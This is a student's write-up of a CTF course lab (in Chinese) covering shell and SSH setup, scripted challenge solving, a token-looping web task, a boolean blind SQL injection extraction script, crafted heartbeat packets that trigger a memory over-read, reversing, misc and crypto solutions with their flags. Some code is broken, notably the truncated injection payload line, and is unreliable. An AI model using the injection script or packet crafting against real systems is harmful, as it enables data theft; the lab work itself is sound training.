1 Prerequsite

1.1 Challenge 1

1.1.1 shell 指令

命令1：

echo：输出字符串（常配合重定向 / 管道使用）

```
slowist@slowist:~/桌面$ echo "Hello, I'm Slowist"
Hello, I'm Slowist
```

命令2：

whoami:获取当前用户

```
slowist@Slowist:/mnt/d/MyRepository/slowist-notebook/docs/Coding/CTF/lab0$ whoami
slowist
```

命令3：

date:获取当前时间

```
slowist@Slowist:/mnt/d/MyRepository/slowist-notebook/docs/Coding/CTF/lab0$ date
Tue Jul 16 15:07:17 CST 2024
```

命令4：

pwd：显示当前完整目录

```
slowist@Slowist:/mnt/d/MyRepository/slowist-notebook/docs/Coding/CTF/lab0$ pwd
/mnt/d/MyRepository/slowist-notebook/docs/Coding/CTF/lab0
```

1.1.2 连接SSH:

1.1.2.1 配置网卡：

- 查看宿主机网络信息：网络共享中心→详细信息
- VBox的网络设置，配置如下：

1.1.2.2 配置接口IP：

1. 写入yaml文件：

```
sudo nano /etc/netplan/01-netcfg.yaml
```

打开后写入：

```
network:
  version: 2
  renderer: networkd
  ethernets:
    enp0s3:
      dhcp4: no
      addresses:
        - 192.168.43.99/24
      routes:
        - to: 0.0.0.0/0
          via: 192.168.43.1
      nameservers:
        addresses:
          - 192.168.43.1
```

Ctrl+O保存，Enter确定，Ctrl+X退出;

- Tips：
  如果多次写入该文件会报错。
  所以需要在写入之前执行命令：

```
sudo rm /etc/network/.interfaces.swp
```

其中网卡名称使用命令查看：

```
ifconfig -a
```

2. 应用netplan配置：

```
sudo netplan apply
```

3. 确保接口启动：

```
sudo ip link set enp0s3 up
```

4. 临时手动分配IP地址：

```
sudo ip addr add 192.168.43.99/24 dev enp0s3
sudo ip link set enp0s3 up
```

5. 临时分配路由：

```
sudo ip route add default via 192.168.43.1
```

6. 重启网络服务：

```
sudo systemctl restart systemd-networkd
```

此时应该可以ping通路由

1.1.2.3 安装ssh：

1. 安装ssh服务

```
sudo apt-get update
sudo apt-get install openssh-server
```

2. 确保ssh正在运行

```
sudo service ssh status
```

3. 获取Linux服务器的IP地址

```
ip addr
```

4. 在宿主机上连接ssh：

```
 ssh 虚拟机名@虚拟ip名
```

会提示：“This key is not known by any other names” 继续即可

1.1.2.4 报错:

- 在Ubuntu中编辑yaml文件，报错：No previous regular expression

```
sudo vi /etc/network/interfaces
```

- sol:使用nano编辑器

```
sudo nano /etc/network/interfaces
```

1.1.3 后记

因为原来装的虚拟机因为一些奇怪的原因打不开了，后来我用WSL重新安装了LINUX和Windows的双系统，重新连接了ssh，因此就有了**新的SSH连接方式**:

1. 在 `WSL` 里启动SSH服务

   ```
   sudo service ssh start
   ```

2. 找到分配给WSL的IP

   ```
   hostname -I
   ```

> 我的IP是 `172.20.149.110`

3. 在Windows Powershell里连接WSL

   ```
   ssh slowist@172.20.149.110
   ```

图示表明连接成功。

1.2 Challenge 2

1.2.1 方法一、（之前提交的）使用Hint里的Socket来写

```
import socket

HOST = "10.214.160.13"  # IP address
PORT = 11002            # Port number

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)   # create socket
s.connect((HOST, PORT))    # connect to this challenge

def recv_one_line(socket):
    buf = b""
    while True:
        data = socket.recv(1)
        if data == b'\n':
            return buf
        buf += data

def recv_one_question(socket):
    buf = b""
    while True:
        data = socket.recv(1)
        if data == b'=':
            return buf
        buf += data
# 加法程序
def cal(expression):
    s = expression.decode().replace(' ', '')
    sum1 = 0
    cap = []
    flag = 1
    for i in s:
        if i.isdigit():
            cap.append(int(i))
        else:
            if cap:  # 检查 cap 是否为空
                sum1 += flag * (int(''.join(map(str, cap))))
            cap = []
            if i == "+":
                flag = 1
```

```
            elif i == "-":
                flag = -1
    if cap:  # 加上最后一个数字
        sum1 += flag * (int(''.join(map(str, cap))))
    return sum1

# 接收引导信息
recv_one_line(s)    # ================================================
recv_one_line(s)    # Mom: finish these 10 super simple calculations,
recv_one_line(s)    #       and you will get a flag
recv_one_line(s)    # Melody: that's easy...
recv_one_line(s)    # Mom: yep, in 10 seconds
recv_one_line(s)    # ================================================
recv_one_line(s)    #

for _ in range(10):
    question = recv_one_question(s)
    answer = cal(question) # 计算答案
    s.send(f"{answer}\n".encode())
    recv_one_line(s) #
    recv_one_line(s) # Good,next
    recv_one_line(s) #

# 接收并打印 flag
flag = recv_one_line(s).decode() # 会有最后一行的输出，其中找出flag即可
print(f"Flag: {flag}")

# 关闭连接
s.close()
```

1.2.2 方法二、使用pwntools

```
from pwn import *

r = remote('10.214.160.13',11002)

#一开始接受7行

r.recvlines(7)

a=eval(r.recvuntil(b"=").decode("utf-8")[:-2])

r.sendline(str(a).encode('utf-8'))

for i in range(9):

    r.recvlines(3)

    a=r.recvuntil(b"=").decode("utf-8")[:-2]

    r.sendline(str(eval(a)).encode('utf-8'))

r.interactive()
```

和 ipython 交互的截图：

校巴编程题成功截图

正确的flag:

```
AAA{melody_loves_doing_calculus_qq_qun_386796080}
```

2 Web

2.1 Challenge 1

思路：

先通过 view-source:http://pumpk1n.com/lab0.php ,找到这段代码

```
function getflag() {
fetch('/flag.php?token=57f2bd8851648b9a')
.then(res => res.text())
.then(res => alert(res))
}
```

直接访问 http://pumpk1n.com/flag.php?token=57f2bd8851648b9a
显示one more time! 1/1337

再访问： http://pumpk1n.com/lab0.php?token=57f2bd8851648b9a

再得到 token

```
function getflag() {
fetch('/flag.php?token=ac00b96513621692')
.then(res => res.text())
.then(res => alert(res))
}
```

再拿着 token 进行访问：

说明要不停的拿着对应生成的token循环1337次，用 requests 包自动进行请求

```python
import requests
import re
sess=requests.Session()
url = 'http://pumpk1n.com/lab0.php'
response = sess.get(url)
# 第一次循环
if response.status_code == 200:
    content = response.text
        # print(response.text) #test
    r = re.findall(r"token=(.*)'",content)
    token=r[0]
# 剩下1336次
for i in range(1337):
    response = sess.get(f'http://pumpk1n.com/lab0.php?token={token}')
    if response.status_code == 200:
        content = response.text
        # print(response.text) #test
        r = re.findall(r"token=(.*)'",content)
        token=r[0]
    response=sess.get(url=f'http://www.pumpk1n.com/flag.php?token={token}')
# 最后一次之后，得到flag
content = response.text
print(content)
```

最后得到了 `flag`：

所以flag是 `56297ad00e70449a16700a77bf24b071`

2.2 Challenge 2

2.3.1 布尔盲注确认

- 输入1，返回 `Hello, glzjin wants a girlfriend.`
- 输入2，返回 `Do you want to be my girlfriend?`
- 输入p，返回 `bool(false)` 确认**布尔盲注**，返回的是布尔值
- 因此进一步尝试，发现 `if (1=1,1,2)` 返回的是 `Hello, glzjin wants a girlfriend.` 说明不会屏蔽SQL函数，所以可以构造函数语句来检测flag值

2.3.2 flag输出

```
import requests
url = 'http://31b49561-3846-4845-99fd-f2e62968df45.node5.buuoj.cn:81'
data = {"id":""}
flag = 'flag{'

i = 6
while True:
#从可打印字符开始，利用二分法寻找合适的ASCII对应的字符
    begin = 32
    end = 126
    tmp = (begin+end)//2
    while begin<end:
        data["id"] = "if(ascii(substr((select flag from flag),{},1))>{}
        r = requests.post(url,data=data)
        if 'Hello' in r.text: #如果是1的话，就会返回Hello，向右查找
            begin = tmp+1
            tmp = (begin+end)//2
        else: #否则向左查找
            end = tmp
            tmp = (begin+end)//2
    flag+=chr(tmp)
    print(flag)
    i+=1
    if flag[-1]=='}': #根据flag的格式，}是结束标志
        break
```

程序结果如下：

```
flag{b
flag{b7
flag{b75
flag{b75d
flag{b75d1
flag{b75d17
flag{b75d17f
flag{b75d17f8
flag{b75d17f8-
flag{b75d17f8-8
flag{b75d17f8-8e
flag{b75d17f8-8e7
flag{b75d17f8-8e78
flag{b75d17f8-8e78-
flag{b75d17f8-8e78-4
flag{b75d17f8-8e78-43
flag{b75d17f8-8e78-43f
flag{b75d17f8-8e78-43f0
flag{b75d17f8-8e78-43f0-
flag{b75d17f8-8e78-43f0-b
flag{b75d17f8-8e78-43f0-bb
flag{b75d17f8-8e78-43f0-bbb
flag{b75d17f8-8e78-43f0-bbbb
flag{b75d17f8-8e78-43f0-bbbb-
flag{b75d17f8-8e78-43f0-bbbb-2
flag{b75d17f8-8e78-43f0-bbbb-22
flag{b75d17f8-8e78-43f0-bbbb-224
flag{b75d17f8-8e78-43f0-bbbb-224a
flag{b75d17f8-8e78-43f0-bbbb-224a8
flag{b75d17f8-8e78-43f0-bbbb-224a8b
flag{b75d17f8-8e78-43f0-bbbb-224a8b7
flag{b75d17f8-8e78-43f0-bbbb-224a8b72
flag{b75d17f8-8e78-43f0-bbbb-224a8b72a
flag{b75d17f8-8e78-43f0-bbbb-224a8b72a2
flag{b75d17f8-8e78-43f0-bbbb-224a8b72a22
flag{b75d17f8-8e78-43f0-bbbb-224a8b72a227
flag{b75d17f8-8e78-43f0-bbbb-224a8b72a227}
```

因此最终flag是 `b75d17f8-8e78-43f0-bbbb-224a8b72a227`

成功截图：

3 Pwn

3.1 Bug 描述

1. 在主函数调用中：

```
int main()
{
    int err;
    while (true)
    {
        struct hbpkt *p = get_heart_beat();
        if (!p)
            continue;
        err = reply_heart_beat(p);
        if (err)
        {
            free(p);
            continue;
        }
    }
}
```

发现 `free(p)` 指令仅会在触发错误的时候发生，也就是说，假设读取未发生错误一直不会释放内存，这样最终会耗尽内存，导致内存泄漏

2. `fread(tmp->data, tmp->size - sizeof(struct hbpkt), 1, stdin);`

`size-sizeof(struct hbpkt)` 不一定大于0，如果构造恶意的 `size` 小于0，则会读到不该读的数据

3. 在输出数据流里

```
int reply_heart_beat(struct hbpkt *pkt)
{
    int err;
    int written;
    if (pkt->size)
    {
        written = fwrite(pkt, 1, pkt->size, stdout);
        fflush(stdout);
    }
    if (written == 0 || written != pkt->size)
    {
        err = -1;
    }
         return err;
}
```

这里的 `size` 和 `real_size = sizeof(struct hbpkt) + strlen(tmp->data) + 1` 不一致， `real_size` 是真正读到的数据长度，而输出的长度是 `size`，如果 `size` 比 `real_size` 更大，则会导致内存泄漏

3.2 触发漏洞

3.2.1 内存耗尽

尝试构造一个输入 `heartbeat_input.bin` 并且输入很多次

输入构造如下：

```
import struct
def create_heartbeat_packet(size, timestamp, index, cred, data):
    packet = struct.pack('<IIII', size, timestamp, index, cred)
    packet += data.encode('utf-8')
    return packet

def main():
    size = 616
    timestamp = 123456789
    index = 1
    cred = 42
    data = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

      # 600*'A' it can't be viewed :(



    packet = create_heartbeat_packet(size, timestamp, index, cred, data)

    with open("heartbeat_input.bin", "wb") as f:
        f.write(packet)

    print("Heartbeat packet written to 'heartbeat_input.bin'")
    print(f"Packet content: {packet}")

if __name__ == "__main__":
    main()
```

利用 `cat` 命令构造输入：

```
slowist@Slowist:/mnt/d/MyRepository/slowist-notebook/docs/Coding/CTF/lab0$ cat heartbeat_input.b
<[*AAAA
```

3.2.3 size大于real_size

设置 `size` 远超数据包原本的大小，从而输出内存中未初始化的部分：

```python
import struct

def create_heartbeat_packet(size, timestamp, index, cred, data):
    packet = struct.pack('<IIII', size, timestamp, index, cred)
    packet += data.encode('utf-8')
    return packet

def main():
    size = 64
    timestamp = 123456789
    index = 1
    cred = 42
    data = "AAA"

    # Create the heartbeat packet
    packet = create_heartbeat_packet(size, timestamp, index, cred, data)
    # Write the packet to a file
    with open("heartbeat_input.bin", "wb") as f:
        f.write(packet)
    print("Heartbeat packet written to 'heartbeat_input.bin'")
    print(f"Packet content: {packet}")

if __name__ == "__main__":
    main()
```

输出效果如下:

```
slowist@Slowist:/mnt/d/MyRepository/slowist-notebook/docs/Coding/CTF/lab0$ cat heartbeat_input.b
@[*AAA@[*AAA
```

可以发现 多出了 `@[*AAA` ， 即为不该输出的内容

3.3 修复漏洞

针对上面几个漏洞修改：

`nobug_program.c` ： （附件中也有）

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <stdbool.h>

struct hbpkt
{
    uint32_t size; //32位无符号整数
    uint32_t timestamp;
    uint32_t index;
    uint32_t cred;
    char data[];
};

struct hbpkt *get_heart_beat()
{
    uint8_t buffer[0x1000] = {0};
    fread(buffer, sizeof(struct hbpkt), 1, stdin);

    struct hbpkt *tmp = (struct hbpkt *)buffer;

    if (tmp->size > 0x1000)
        return NULL;
    if (tmp->size < sizeof(struct hbpkt))
        return NULL;
    fread(tmp->data, tmp->size - sizeof(struct hbpkt), 1, stdin);

    uint32_t real_size = sizeof(struct hbpkt) + strlen(tmp->data);

    struct hbpkt *res = malloc(real_size);

    if (!res)
        return NULL;

    memcpy(res, buffer, real_size);

    res->index += 1;
    res->size = real_size;
    return res;
}

int reply_heart_beat(struct hbpkt *pkt)
```

```
{
    int err;
    int written;
    if (pkt->size)
    {
        written = fwrite(pkt, 1, pkt->size, stdout);
        fflush(stdout);
    }

    if (written == 0 || written != pkt->size)
    {
        err = -1;
    }

    return err;
}

int main()
{
    int err;
    while (true)
    {
        struct hbpkt *p = get_heart_beat();
        if (!p)
            continue;

        err = reply_heart_beat(p);

        if (err)
        {
            free(p);
            continue;
        }
        free(p);
            continue;
    }
}
```

4 Reverse

逆向步骤：将程序拖进IDA，F5反汇编

反汇编出来的结果如下：

```
__int64 __fastcall verify(char *passwd)
{
  int v2; // ecx
  int v3; // r8d
  int v4; // r9d
  char v5; // [rsp+0h] [rbp-F0h]
  int i; // [rsp+18h] [rbp-D8h]
  char *table[14]; // [rsp+20h] [rbp-D0h]
  char tmp[64]; // [rsp+90h] [rbp-60h] BYREF
  unsigned __int64 v9; // [rsp+D8h] [rbp-18h]

  v9 = __readfsqword(0x28u);
  table[0] = "1040";
  table[1] = "1040";
  table[2] = "1040";
  table[3] = "1968";
  table[4] = "1152";
  table[5] = "1680";
  table[6] = "1312";
  table[7] = "1616";
  table[8] = "1888";
  table[9] = "1616";
  table[10] = "1824";
  table[11] = "1840";
  table[12] = "1616";
  table[13] = "2000";
  if ( j_strlen_ifunc(passwd) != 14 )
    return 1LL;
  memset(tmp, 0, sizeof(tmp));
  for ( i = 0; i < (unsigned __int64)j_strlen_ifunc(passwd); ++i )
  {
    sprintf((unsigned int)tmp, (unsigned int)"%d", 16 * passwd[i], v2, v3, v4, v5);
    if ( (unsigned int)j_strcmp_ifunc(tmp, table[i]) )
      return 1LL;
  }
  return 0LL;
}
```

从这段程序里可以知道比较的是输入和这里的table，长度为14，计算每个字符的ASCII码乘以16

最后手动算一下结果：65 65 65 123 72 105 82 101 118 101 114 115 101 125

输入： `AAA{HiReverse}`

→ `Access Granted`

5 Misc

5.1 Challenge 1


丢进 `CyberChef` , 拖入 `Magic`

找到有意义的字符串 `flag`

`AAA{wELc0m3_t0_Ctf_5umMEr_c0UrsE_2024}`

5.2 Challenge 2

将图片拖进CyberChef， 使用 `View Bit Plane` ：



flag的第一部分在图片中，发现是有意义的: great job! let's ...
第二部分在文件里：play misc together

所以拼接起来，最后得到的Flag值如下：

```
AAA{gr3@t_J08!_let'5_P1@y_m1SC_TOG3Th3R}
```

6 Crypto

6.1 Challenge 1

知道不同的符号代表不同的字母，又知道空圆圈代表空格，于是调用python中的PIL库进行读取，每一个不同的轮廓给一个不同的字符，然后遍历每一个位置.

查看文件信息：图片的大小是 `1344*832` ,发现符号是 `21*13` ,所以可以知道符号大小是 `64*64`

因此编写脚本如下：

```
from PIL import Image
width = 64  # 符号的宽度
height = 64  # 符号的高度
str1 = ""
def bw_judge(R, G, B):
    Gray_scale = 0.299 * R + 0.587 * G + 0.114 * B
    return Gray_scale < 128  # 调整阈值
def symbol_hash(symbol):
    return hash(tuple(tuple(row) for row in symbol))
image = Image.open("path/to/crypto_challenge1.png") # 写对应path
pixels = image.load()
symbolpool = []
for row in range(13):
    for col in range(21):
        symbol = [[0 for _ in range(height)] for _ in range(width)]  # 一个存放符号的矩阵
        for i in range(64):
            for j in range(64):
                R, G, B = pixels[j + 64 * col, i + 64 * row]
                symbol[i][j] = int(bw_judge(R, G, B))
        symbol_hash_value = symbol_hash(symbol)
        if symbol_hash_value in symbolpool:
            idx = symbolpool.index(symbol_hash_value)
            symbolcnt[idx] += 1
        else:
            symbolpool.append(symbol_hash_value)
            symbolcnt.append(1)
        if symbolpool.index(symbol_hash_value)<27:
            # 将索引限制在0到25范围内（对应A到Z）
            str1 += chr((symbolpool.index(symbol_hash_value) % 26) + 65)
        else:
            str1 += chr((symbolpool.index(symbol_hash_value) % 26) + 97)
print(str1)
```

输出结果：

```
ABCDEFGHAFIJKDLMINNDOPFHNPQLHIRPLSNPFDTAUAFPIVICWBCHXKINHFBSRPCHIYAFPQBLDZPRAIADBJKFHNPAFPQNBAHF
```

下面，通过截图，会发现空格有大有小，所以手动较对密码的值，校对结果如下，

```
ABCDEFA,HAFIC,KDLL,INNDOH,FHNH,QLHIRH,LSNH,FDT,AB,AFH,IVICWBCHW,KINHFBSRH,CHIN,AFH,QBLDZH,RAIADE
```

（这里用，来代替了空格）

接着放到 https://www.quipqiup.com/#google_vignette 进行词频分析：

得到有意义的结果：

```
to night ethan will arrive here please lure him to the abandoned warehouse near the police stat
```

会发现有一些单词还是出错了，对着密码再进行校对，结果如下：


```
TONIGHT ETHAN WILL ARRIVE HERE PLEASE LURE HIM TO THE ABANDONED WAREHOUSE NEAR THE POLICE STATI
```

→

今晚伊森会到达这里，请把他引诱到警察局附近的废弃仓库，里斯雇佣的专业刺客明天会在那里消灭他。她会去仓库，成为第一个发现他尸体的人，并提供强有力的不在场证明。这些警察绝对无法逮捕她

最终计算hash值：

```
In [19]: print("AAA{" + hashlib.md5(b"TONIGHT ETHAN WILL ARRIVE HERE PLEASE LURE HIM
    ...: TO THE ABANDONED WAREHOUSE NEAR THE POLICE STATION WHERE THE PROFESSIONAL AS
    ...: SASSIN REESE HIRED WILL ELIMINATE HIM TOMORROW SHE WILL GO TO THE WAREHOUSE
    ...: AND BECOME THE FIRST PERSON TO DISCOVER HIS CORPSE WITH A STRONG ALIBI THESE
    ...:  POLICE OFFICERS ABSOLUTELY CAN NOT ARREST HER").hexdigest() + "}")
AAA{3a79be21d30027fd874e683f58d1bf34}
```



6.2 Challenge 2

发现加密的算法是一段RSA算法

编写解密部分：

- 利用 pow , 求出e关于$\varphi(N)$的模反元素d
- 再利用 pow ， 求出$c^d \equiv m \pmod{n}$
- m即为需要求解的明文

```
from Crypto.Util.number import long_to_bytes

p = 0x848cc7edca3d2feef44961881e358cbe924df5bc0f1e7178089ad6dc23fa1eec7b0f1a8c6932b870dd53faf35b

q = 0xa0ac7bcd3b1e826fdbd1ee907e592c163dea4a1a94eb03fd4d3ce58c2362100ec20d96ad858f1a21e8c38e1978

n = p*q

e = 0x10001

c = 0x39f68bd43d1433e4fcbbe8fc0063661c97639324d63e67dedb6f4ed4501268571f128858b2f97ee7ce0407f243

phi = (p-1)*(q-1)

d = pow(e,-1,phi)

m=pow(c,d,n)

print(long_to_bytes(m))
```

flag： AAA{Ace_Attorney_is_very_fun_Phoenix_Wright&Miles_Edgeworth}